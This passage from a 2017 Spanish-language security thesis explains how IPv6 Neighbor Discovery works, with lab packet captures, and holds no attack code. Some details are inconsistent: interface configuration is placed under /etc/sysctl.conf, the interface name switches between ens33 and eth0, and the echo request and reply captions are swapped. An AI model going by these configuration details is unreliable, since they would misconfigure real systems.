Instituto Universitario Aeronáutico
Especialización en Seguridad Informática

TRABAJO FINAL INTEGRADOR

Seguridad en Redes IPv6 aplicada a Infraestructuras Críticas

Autor: Ing. Rivero Corvalán, Nicolás

Tutor: M.Cs. Ing. Casanovas, Eduardo Esteban

Córdoba, Argentina, 2017

Introducción

El desarrollo del protocolo IPv6 surge, en principal medida, debido a que el protocolo IPv4 tenía un límite de diseño en cuanto a su cantidad de direcciones públicas disponibles. La entidad que maneja los bloques de direcciones de internet (IANA - Internet Assigned Numbers Authority) no iba a contar con nuevas direcciones IPv4 para otorgar a futuro, ya que al momento de creación de dicho protocolo no se estimaba en el crecimiento global y exponencial que tuvo internet. Ante esta situación se comenzó a pensar en el desarrollo del protocolo IPv6 en la década de los 90.

El nuevo diseño estuvo basado principalmente en las siguientes premisas:

- Contar con un número ilimitado de direcciones para poder abastecer a todos los dispositivos futuros que deseen conectarse a internet. Es decir que cada host pueda tener una dirección IPv6 global enrutable hacia internet definida en un segmento local.
- Contar con un protocolo que sea procesado de manera más eficaz en los nodos de internet y que posea una mayor escalabilidad.
- Ser lo más transparente posible para el usuario final, definiendo un método de autoconfiguración.
- Recuperar la conectividad extremo a extremo, eliminando soluciones presentes en IPv4 (como por ejemplo NAT).
- Fomentar el uso de IPSec de extremo a extremo, es decir desde un host local hasta un host global sin intermediarios.
- Facilitar la movilidad IP de los usuarios sin pérdida de conectividad en ningún momento.

La implementación de protocolo IPv6 lleva asociada la incorporación de nuevas funcionalidades a la red, las cuales pueden presentar diversos problemas de seguridad si no se tienen en cuenta aspectos funcionales propios del protocolo. Se generan nuevos vectores de ataque que pueden ser utilizados para realizar una intrusión en la red y atacar infraestructuras críticas.

Infraestructuras basadas en equipos críticos deberían implementar el protocolo en un ambiente controlado, de manera que si un host envía tráfico malicioso al segmento pueda ser identificado y aislado sin afectar la disponibilidad de los servicios. Si no se protege la integridad de la red IPv6 quedará expuesta a diversos ataques como son la suplantación de identidad, el robo de información sensible o la denegación de servicios (DoS) entre otros.

Objeto de estudio

Se analizará el funcionamiento del protocolo IPv6 haciendo foco en su implementación segura sobre infraestructuras críticas, analizando las distintas técnicas para mitigar los nuevos vectores de ataque que genera dicho protocolo. Si no se establecen las medidas de seguridad necesarias, al momento de diseñar una arquitectura IPv6, se pueden ver comprometidos los recursos críticos de una nación o una entidad de carácter privado que maneje información sensible de una población.

Se hará foco en el análisis de los siguientes protocolos:

- Neighbor Discovery Protocol (NDP), cuyo objetivo es identificar que nodos son alcanzables en la red y descubrir nuevas rutas sobre los segmentos IPv6. Se implementará dicho protocolo bajo diferentes variantes de topología, probando las funcionalidades del protocolo para luego exponer sus vulnerabilidades.

- Secure Neighbor Discovery (SeND) en conjunto con GCA (Cryptographically Generated Address), cuyo objetivo es otorgar seguridad criptográfica en las implementaciones del NDP. Se implementará una estructura de comunicación que otorga seguridad al protocolo IPv6 en la capa de enlace de datos, para luego analizar la seguridad en dicho escenario.

Se realizarán recomendaciones de seguridad al momento de diseñar e implementar el protocolo IPv6, que deberán ser evaluadas previas a su implementación en cada escenario en particular.

Elementos de trabajo y metodología

- Se establecerán escenarios con máquinas virtuales en las cuales se analizará el funcionamiento del NDP. En dichas máquinas virtuales correrá el sistema operativo Linux Ubuntu Server 16.04 LTS.

- Se implementarán y analizarán configuraciones destinadas a mitigar ataques al NDP (Router Discovery y Neighbor Discovery).

- Se configurará una infraestructura de clave pública que va a ser utilizada por el protocolo SeND.

- Se implementará SeND con CGA en simuladores de routers Cisco Serie 7200, verificando funcionalidades del protocolo y realizando el análisis del tráfico seguro.

- Se utilizará en todos los caso que sea necesario generar tráfico IPv6 la herramienta Scapy.

- Se utilizará como analizador de paquetes del protocolo IPv6 la herramienta Wireshark.

- Se utilizará el simulador de redes GNS3 para ejecutar el IOS de Cisco y simular la topología SeND.
- Se establecerán recomendaciones sobre seguridad en infraestructuras críticas sobre el protocolo IPv6.

Los conceptos analizados, si bien se van a desarrollar y configurar sobre dispositivos Linux y Cisco, son extrapolables a cualquier arquitectura IPv6 y están definidos en las múltiples RFC del protocolo IPv6. Dichos conceptos deberán ser analizados en cada escenario particular de implementación del protocolo.

Delimitación del proyecto


- Se presupone conocido el funcionamiento del protocolo ICMPv6, sobre el cual se basa el Neighbor Discovery Protocol.
- Se presupone conocido el funcionamiento de una infraestructura de clave pública (PKI), que será utilizada durante el desarrollo de SeND.
- Se hará foco en los aspectos de seguridad al implementar IPv6 en escenarios críticos, demostrando cómo securizar el protocolo y analizando los aspectos de seguridad luego de implementar el protocolo SeND.
- No se analizarán ataques a protocolos de capas superiores al NDP.
- Se realizarán recomendaciones de seguridad que deberán ser analizadas en particular por cada arquitecto IPv6 al momento de desplegar un escenario de este tipo.

Discusión


¿Cuál es el objetivo del Neighbor Discovery Protocol?

El NDP surge como la unión y optimización de funciones utilizadas en IPv4 en los protocolos ARP, IGMP e ICMP; plasmadas en un único protocolo mejorado independiente de la tecnología de la capa de enlace de datos utilizada. Para proveer las nuevas funcionalidades el NDP utiliza el protocolo ICMPv6, encargado de manejar la información y los mensajes de error de un segmento IPv6.

El descubrimiento de vecinos en el enlace se hace de la forma multicast, es decir se envían mensajes específicos a un determinado grupos de hosts**.** Esto implica que los mismos pueden ser interceptados y modificados en el segmento por un atacante para producir intrusiones sobre la red IPv6.



Paquete ICMPv6



Comunicación HOST a HOST

El NDP provee las siguientes funcionalidades en la comunicación host a host:


- **Address resolution:** permite a un host del segmento resolver la dirección IPv6 de otro host a la dirección correspondiente de capa de enlace de datos. Ningún tráfico de nivel superior puede continuar hasta que el remitente conozca la dirección de la capa de enlace de datos del host destino o del gateway.
  En este proceso se utilizan dos mensajes, ICMPv6 **Neighbor Solicitation (type 135)** y **Neighbor Advertisement (type 136)**.

- **Neighbor unreachability detection (NUD):** se utiliza para descubrir cuando un host ya no es accesible en el segmento.
  NDP es capaz de determinar la accesibilidad de un host vecino mediante el análisis de información de protocolos de capa superior (por ejemplo TCP acknowledgments recibidos) o la reformulación de la resolución de direcciones (a través de ICMPv6) cuando determinados umbrales se alcanzan.

- **Duplicate address detection (DAD):** se utiliza para prevenir colisiones de direcciones IPv6 en un segmento. Un host, antes de asignar una nueva dirección a sus interfaces ejecuta el procedimiento DAD para verificar que ningún otro host está utilizando la misma dirección.
  Como regla se prohíbe el uso de una dirección IPv6 hasta que se haya demostrado que es única en el segmento y no es posible generar tráfico en capas superiores hasta que se haya completado dicho proceso.
  Cuando un host se une a un segmento, envía solicitudes multicast del tipo Neighbor Solicitations para su propia dirección IPv6 durante un corto período antes de intentar utilizar esa dirección para comunicarse. Si recibe una respuesta del tipo Neighbor Advertisement, el host detecta que otro equipo en el segmento ya está utilizando esa dirección y marcará la misma como duplicada sin utilizarla en dicho segmento.

- **Next-hop determination:** permite determinar si el destino del paquete IPv6 es en el segmento local (on-link) o fuera de este (off-link). Es un procedimiento que permite realizar búsquedas de coincidencias del tipo longest-match en la tabla de enrutamiento del host (on-link); y para destinos fuera del segmento (off-link) la selección de la ruta por defecto apropiada.

Diagrama funcionalidades HOST a HOST



Comunicación HOST a ROUTER

El NDP provee las siguientes funcionalidades en la comunicación host a router:

- **Address autoconfiguration (stateless):** Se utiliza para asignar automáticamente direcciones IPv6 a un host, esto permite a los mismos operar sin una configuración explícita relacionada con la conectividad IPv6. Este mecanismo de autoconfiguración predeterminado se denomina **stateless**.
  Para crear direcciones IP, los hosts utilizan cualquier información de prefijo que se les entregue durante el proceso de Router Discovery, previa verificación de que la dirección en el segmento sea única. NDP proporciona mecanismos para que un host configure automáticamente una dirección a partir de un prefijo aprendido del router local a través del proceso **Prefix Discovery**. Esto se hace concatenando un prefijo candidato aprendido con la dirección MAC en formato EUI-64 de la interfaz del host.
  Por otro lado, el mecanismo de configuración proporcionado por DHCPv6 se denomina **stateful**.

- **Router discovery:** Permite descubrir los routers en el segmento local de red. Determinar el prefijo de red implica conocer que destinos están directamente asociados al segmento, esta información es necesaria para saber si un paquete debe ser enviado al gateway o directamente al host destino.
  Los hosts IPv6 pueden localizar automáticamente los routers predeterminados en el segmento. Esto se logra mediante el uso de dos mensajes ICMPv6 **Router Solicitation (tipo 133)** y **Router Advertisement (tipo 134)**. Cuando un host se une por primera vez a un segmento genera una solicitud multicast del tipo Router Solicitation (RS) a todos los gateways, donde cada router activo responde enviando una solicitud del tipo Router Advertisement (RA) con su dirección a todos los nodos de dicho segmento.


- **Parameter discovery:** Permite descubrir parámetros de red del enlace (MTU, hop limit de los paquetes, etc.).
  El mensaje Router Advertisements tiene en la opción de especificar la MTU (type 5), informando que valor usar para dicho segmento. Incluyendo dicha opción nos aseguramos que todos los hosts del segmento utilicen un mismo valor para la MTU (no todos los tipos de enlace tiene el valor MTU estandarizado).
  A su vez, los Router Advertisements pueden especificar la cantidad de saltos (hop count); que si bien no es una opción, el campo está embebido en el header del mensaje RA.

- **Prefix discovery**: Permite saber qué prefijos de red IPv6 hay en el segmento y determinar cuáles son alcanzados a través de un gateway.
  Una de las opciones típicamente transportadas por los mensajes Router Advertisements es la opción **Prefix information (type 3)**. Cada opción Prefix information enumera un prefijo IPv6 accesible en el segmento; varios prefijos IPv6 pueden residir en el mismo segmento y los routers pueden incluir más de un prefijo en cada advertisement.
  Un host que sabe qué prefijos locales son accesibles en el segmento, puede comunicarse directamente con los destinos en esos prefijos sin pasar su tráfico a través del gateway.

- **Redirect function:** Permite recibir información de un router sobre una mejor ruta para llegar a un determinado destino o informar a los hosts de que el destino es un vecino local del segmento (on-link host).


  El mensaje **ICMPv6 Redirect (tipo 137)** se usa por los routers para dirigir los hosts hacia un router de mayor preferencia o para indicar que el destino reside realmente en el segmento local.

Diagrama funcionalidades HOST a ROUTER



Comunicación Neighbor Discovery Protocol

Planteamos un escenario donde un host (HOST) deberá realizar un ping6 a otro host (ROUTER) dentro del mismo segmento IPv6.



Se procederá a asignar las direcciones IPv6 a los hosts de la siguiente manera:

HOST	MAC	IPv6
ROUTER	00:0c:29:42:c8:7b	fc00::1
HOST	00:0c:29:05:51:a6	fc00::2


En cada host agregamos la siguiente configuración:

Archivo de configuración	ROUTER
/etc/sysctl.conf	iface ens33 inet6 static address fc00::1 netmask 64
	HOST
	iface ens33 inet6 static address fc00::2 netmask 64 #No se define el gateway para realizar las demostraciones futuras de autoconfiguración del protocolo ICMPv6.

Antes de asignar una ip a su interfaz, cada host ejecutará la funcionalidad Duplicate Address Detection (DAD) para detectar que la dirección IPv6 no esté en uso en el segmento.

- El host origen usa una dirección sin especificar **::** como dirección origen del NS, y no envía la MAC como opción ICMPv6.
- Si otro host tiene la misma IPv6 responde al origen con un NA, usando la dirección multicast para todos los nodos ff02::1 (all-node link-local multicast address) como destino. A continuación detallamos el hipotético armado de los paquetes ICMPv6 del tipo NS (HOST a ROUTER) y NA (ROUTER a HOST) para el ND en caso de asignar la IPv6 fc00::1 al HOST.

Flujo Duplicate Address Detection



Observamos el mensaje del tipo NS enviado por HOST de manera multicast consultando por la disponibilidad de la IPv6 fc00::2 a todo el segmento.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
2	0.540368350	::	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
3	0.540381194	::	ff02::1:ff05:51a6	ICMPv6	78	Neighbor Solicitation for fe80::20c:29ff:fe05:51a6
4	0.547993205	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
5	1.351907828	::	ff02::1:ff00:2	ICMPv6	78	Neighbor Solicitation for fc00::2
6	1.539896796	fe80::20c:29ff:fe05…	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:05:51:a6
7	5.548138741	fe80::20c:29ff:fe05…	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:05:51:a6
8	8.035739791	fe80::20c:29ff:fe05…	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
9	9.555502975	fe80::20c:29ff:fe05…	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:05:51:a6

```
▷ Frame 5: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
◢ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: IPv6mcast_ff:00:00:02 (33:33:ff:00:00:02)
  ◢ Destination: IPv6mcast_ff:00:00:02 (33:33:ff:00:00:02)
      Address: IPv6mcast_ff:00:00:02 (33:33:ff:00:00:02)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
      .... ...1 .... .... .... .... = IG bit: Group address (multicast/broadcast)
  ▷ Source: Vmware_05:51:a6 (00:0c:29:05:51:a6)
    Type: IPv6 (0x86dd)
◢ Internet Protocol Version 6, Src: ::, Dst: ff02::1:ff00:2
    0110 .... = Version: 6
  ▷ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow label: 0x00000
    Payload length: 24
    Next header: ICMPv6 (58)
    Hop limit: 255
    Source: ::
    Destination: ff02::1:ff00:2
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
◢ Internet Control Message Protocol v6
    Type: Neighbor Solicitation (135)
    Code: 0
    Checksum: 0x7ea3 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: fc00::2
```

Una vez que el host verificó que la dirección IPv6 no está presente en el segmento, se da lugar al descubrimiento de vecinos al ejecutar ping6 desde HOST a ROUTER.


root@host:~# ping6 –c1 fc00::1

- HOST toma el prefijo **ff02::1:ff00:0/104** y le agrega los últimos 24 bits de la dirección IPv6 destino de ROUTER, formando la dirección multicast IPv6 asociada a ROUTER (**solicited-node multicast address**).

- HOST envía un paquete ICMPv6 del tipo **neighbor solicitation (NS)** a la dirección multicast creada, adjuntando su propia MAC en el envío.

- ROUTER escucha la petición multicast y recibe la solicitud NS. El mismo responde con un paquete ICMPv6 del tipo **neighbor advertisement (NA)**, que contiene su MAC address.

A continuación se detalla el armado de los paquetes ICMPv6 del tipo NS (HOST a ROUTER) y NA (ROUTER a HOST) para el ND:



Observamos el mensaje del tipo NS enviado por HOST de manera multicast a todo el segmento:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fc00::2	ff02::1:ff00:1	ICMPv6	86	Neighbor Solicitation for fc00::1 from 00:0c:29:05:51:a6
2	0.000081	fc00::1	fc00::2	ICMPv6	86	Neighbor Advertisement fc00::1 (sol, ovr) is at 00:0c:29:42:c8:7b
3	0.000487	fc00::2	fc00::1	ICMPv6	118	Echo (ping) request id=0x0594, seq=1, hop limit=64 (reply in 4)
4	0.000515	fc00::1	fc00::2	ICMPv6	118	Echo (ping) reply id=0x0594, seq=1, hop limit=64 (request in 3)

```
▷ Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
◢ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: IPv6mcast_ff:00:00:01 (33:33:ff:00:00:01)
   ▷ Destination: IPv6mcast_ff:00:00:01 (33:33:ff:00:00:01)
   ▷ Source: Vmware_05:51:a6 (00:0c:29:05:51:a6)
     Type: IPv6 (0x86dd)
◢ Internet Protocol Version 6, Src: fc00::2, Dst: ff02::1:ff00:1
     0110 .... = Version: 6
   ▷ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
     .... .... .... 0000 0000 0000 0000 0000 = Flow label: 0x00000
     Payload length: 32
     Next header: ICMPv6 (58)
     Hop limit: 255
     Source: fc00::2
     Destination: ff02::1:ff00:1
     [Source GeoIP: Unknown]
     [Destination GeoIP: Unknown]
◢ Internet Control Message Protocol v6
     Type: Neighbor Solicitation (135)
     Code: 0
     Checksum: 0x06e2 [correct]
     [Checksum Status: Good]
     Reserved: 00000000
     Target Address: fc00::1
   ▷ ICMPv6 Option (Source link-layer address : 00:0c:29:05:51:a6)
```

Observamos la respuesta del tipo NA enviada por ROUTER de manera unicast al HOST:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fc00::2	ff02::1:ff00:1	ICMPv6	86	Neighbor Solicitation for fc00::1 from 00:0c:29:05:51:a6
2	0.000081	fc00::1	fc00::2	ICMPv6	86	Neighbor Advertisement fc00::1 (sol, ovr) is at 00:0c:29:42:c8:7b
3	0.000487	fc00::2	fc00::1	ICMPv6	118	Echo (ping) request id=0x0594, seq=1, hop limit=64 (reply in 4)
4	0.000515	fc00::1	fc00::2	ICMPv6	118	Echo (ping) reply id=0x0594, seq=1, hop limit=64 (request in 3)

```
▷ Frame 2: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
◢ Ethernet II, Src: Vmware_42:c8:7b (00:0c:29:42:c8:7b), Dst: Vmware_05:51:a6 (00:0c:29:05:51:a6)
   ▷ Destination: Vmware_05:51:a6 (00:0c:29:05:51:a6)
   ▷ Source: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
     Type: IPv6 (0x86dd)
◢ Internet Protocol Version 6, Src: fc00::1, Dst: fc00::2
     0110 .... = Version: 6
   ▷ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
     .... .... .... 0000 0000 0000 0000 0000 = Flow label: 0x00000
     Payload length: 32
     Next header: ICMPv6 (58)
     Hop limit: 255
     Source: fc00::1
     Destination: fc00::2
     [Source GeoIP: Unknown]
     [Destination GeoIP: Unknown]
◢ Internet Control Message Protocol v6
     Type: Neighbor Advertisement (136)
     Code: 0
     Checksum: 0x2fd3 [correct]
     [Checksum Status: Good]
   ▷ Flags: 0x60000000
     Target Address: fc00::1
   ▷ ICMPv6 Option (Target link-layer address : 00:0c:29:42:c8:7b)
```

El proceso de descubrimiento de vecinos se ha realizado con éxito, por ende tendremos asociada la dirección IPv6 con la MAC del host correspondiente. Dicha asociación se realiza en el Neighbor Discovery Cache (NDC).

Cada entrada en el NDC puede estar representada por alguno de los siguientes estados:

- **Incomplete:** El paquete NS ha sido enviado, pero todavía no hay una respuesta al mismo.
- **Reachable:** Se ha recibido un NA en el plazo de 30 segundos, el vecino ahora es alcanzable.
- **Stale:** La entrada al cache expiró (más de 30 segundos), pero el vecino todavía no fue marcado como inalcanzable. También se llega a este estado cuando se recibe un mensaje del tipo NA no solicitado.

- **Delay (upper layer positive confirmation):** Se espera durante un período de tiempo para dar a los protocolos de capa superior la oportunidad de proporcionar confirmación de accesibilidad. Dicho tiempo puede ser establecido (**DELAY_FIRST_PROBE_TIME**, recomendado en 5 segundos) y si no se recibe ninguna confirmación se pasa al estado **Probe**.

- **Probe:** Se envía un paquete unicast NS cada 1 segundo, si no se recibe una respuesta dentro de los 3 segundos se borra la entrada del cache.

Observamos las entradas en el NDC de HOST luego del descubrimiento exitoso del host ROUTER en el segmento, en este punto el HOST recibirá un Echo Reply exitoso al Echo Request realizado a ROUTER.

root@host:~# ip -6 neigh show
fc00::1 dev eth0 lladdr **00:0c:29:42:c8:7b** **REACHABLE**
root@host:~# ping6 –c1 fc00::1
PING fc00::1(fc00::1) 56 data bytes
64 bytes from fc00::1: icmp_seq=3 ttl=64 time=0.218 ms

Echo Request emitido en HOST

```
▷ Frame 4: 118 bytes on wire (944 bits), 118 bytes captured (944 bits)
◢ Ethernet II, Src: Vmware_42:c8:7b (00:0c:29:42:c8:7b), Dst: Vmware_05:51:a6 (00:0c:29:05:51:a6)
   ▷ Destination: Vmware_05:51:a6 (00:0c:29:05:51:a6)
   ▷ Source: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
     Type: IPv6 (0x86dd)
◢ Internet Protocol Version 6, Src: fc00::1, Dst: fc00::2
     0110 .... = Version: 6
   ◢ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
        .... 0000 00.. .... .... .... .... .... = Differentiated Services Codepoint: Default (0)
        .... .... ..00 .... .... .... .... .... = Explicit Congestion Notification: Not ECN-Capable Transport (0)
     .... .... .... 0000 0000 0000 0000 0000 = Flow label: 0x00000
     Payload length: 64
     Next header: ICMPv6 (58)
     Hop limit: 64
     Source: fc00::1
     Destination: fc00::2
     [Source GeoIP: Unknown]
     [Destination GeoIP: Unknown]
◢ Internet Control Message Protocol v6
     Type: Echo (ping) reply (129)
     Code: 0
     Checksum: 0x6f17 [correct]
     [Checksum Status: Good]
     Identifier: 0x0594
     Sequence: 1
     [Response To: 3]
     [Response Time: 0.028 ms]
   ◢ Data (56 bytes)
        Data: 47b6865850c2080008090a0b0c0d0e0f1011121314151617...
        [Length: 56]
```

Echo Reply recibido en HOST

```
▷ Frame 3: 118 bytes on wire (944 bits), 118 bytes captured (944 bits)
◢ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
   ▷ Destination: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
   ▷ Source: Vmware_05:51:a6 (00:0c:29:05:51:a6)
     Type: IPv6 (0x86dd)
◢ Internet Protocol Version 6, Src: fc00::2, Dst: fc00::1
     0110 .... = Version: 6
   ◢ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
        .... 0000 00.. .... .... .... .... .... = Differentiated Services Codepoint: Default (0)
        .... .... ..00 .... .... .... .... .... = Explicit Congestion Notification: Not ECN-Capable Transport (0)
     .... .... .... 0000 0000 0000 0000 0000 = Flow label: 0x00000
     Payload length: 64
     Next header: ICMPv6 (58)
     Hop limit: 64
     Source: fc00::2
     Destination: fc00::1
     [Source GeoIP: Unknown]
     [Destination GeoIP: Unknown]
◢ Internet Control Message Protocol v6
     Type: Echo (ping) request (128)
     Code: 0
     Checksum: 0x7017 [correct]
     [Checksum Status: Good]
     Identifier: 0x0594
     Sequence: 1
     [Response In: 4]
   ◢ Data (56 bytes)
        Data: 47b6865850c2080008090a0b0c0d0e0f1011121314151617...
        [Length: 56]
```

A continuación vamos a analizar en profundidad los tipos de mensajes NS y NA que se pueden producir en un segmento local y sus diferentes objetivos. Dicho análisis es fundamental a la hora de evaluar la seguridad de una infraestructura crítica basada en IPv6.

Neighbor Solicitation - (NS)

El Neighbor Solicitation tiene los siguientes objetivos:

- Si el paquete se transmite en forma multicast ⇒ descubrir la dirección MAC del vecino.
- Si el paquete se transmite en forma unicast ⇒ verificar si un host está activo en el segmento.

Para crear un paquete ICMPv6 del tipo NS son mandatorios los siguientes campos:

a) En la cabecera IPv6:

- dirección destino IPv6:
  - ❑ Paquete multicast ⇒ dirección IPv6 **solicited-node multicast address**.
  - ❑ Paquete unicast ⇒ dirección IPv6 del host destino.

b) En ICMPv6:

- Type = 135 (**NS**).
- Target address ⇒ dirección IPv6 destino (no debe ser la dirección multicast).
- Opciones ⇒ debe contener la MAC origen.

Neighbor Advertisement (NA)

El Neighbor Advertisement tiene los siguientes objetivos:

- Responder a un NS.
- Brindar información a los nodos del segmento sobre cambios en el enlace.

Para crear un paquete ICMPv6 del tipo NA son mandatorios los siguientes campos:

a) En la cabecera IPv6:

- dirección destino IPv6:
  - ❑ en respuesta a un NS ⇒ dirección IPv6 unicast del host remitente.
  - ❑ para un NA ⇒ dirección IPv6 a todos los host del segmento ⇒ ff02::1 (multicast).

b) En ICMPv6:

- Type = 136 (**NA**).
- Target address:
  - ❑ NA solicitado ⇒ dirección IPv6 previamente solicitada en el NS.
  - ❑ NA no solicitado ⇒ nueva dirección IPv6 ==> puede ser utilizada para realizar un ataque.
- Opciones ⇒ MAC destino (target).
- Router Flag (R):
  - ❑ **1** ⇒ el remitente es un router.
  - ❑ **0** ⇒ el remitente es un host.
- Solicited Flag (S):
